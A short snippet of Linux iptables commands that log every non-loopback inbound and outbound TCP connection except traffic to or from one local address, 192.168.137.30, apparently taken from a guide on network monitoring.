sudo iptables -A OUTPUT -p tcp ! -o lo -d 192.168.137.30 -j RETURN  
sudo iptables -A OUTPUT -p tcp ! -o lo -j LOG --log-prefix  
    "Outbound Connection: "  
  
iptables -A INPUT -p tcp ! -i lo -s 192.168.137.30 -j RETURN  
iptables -A INPUT -p tcp ! -i lo -j LOG --log-prefix  
    "Inbound Connection: "
```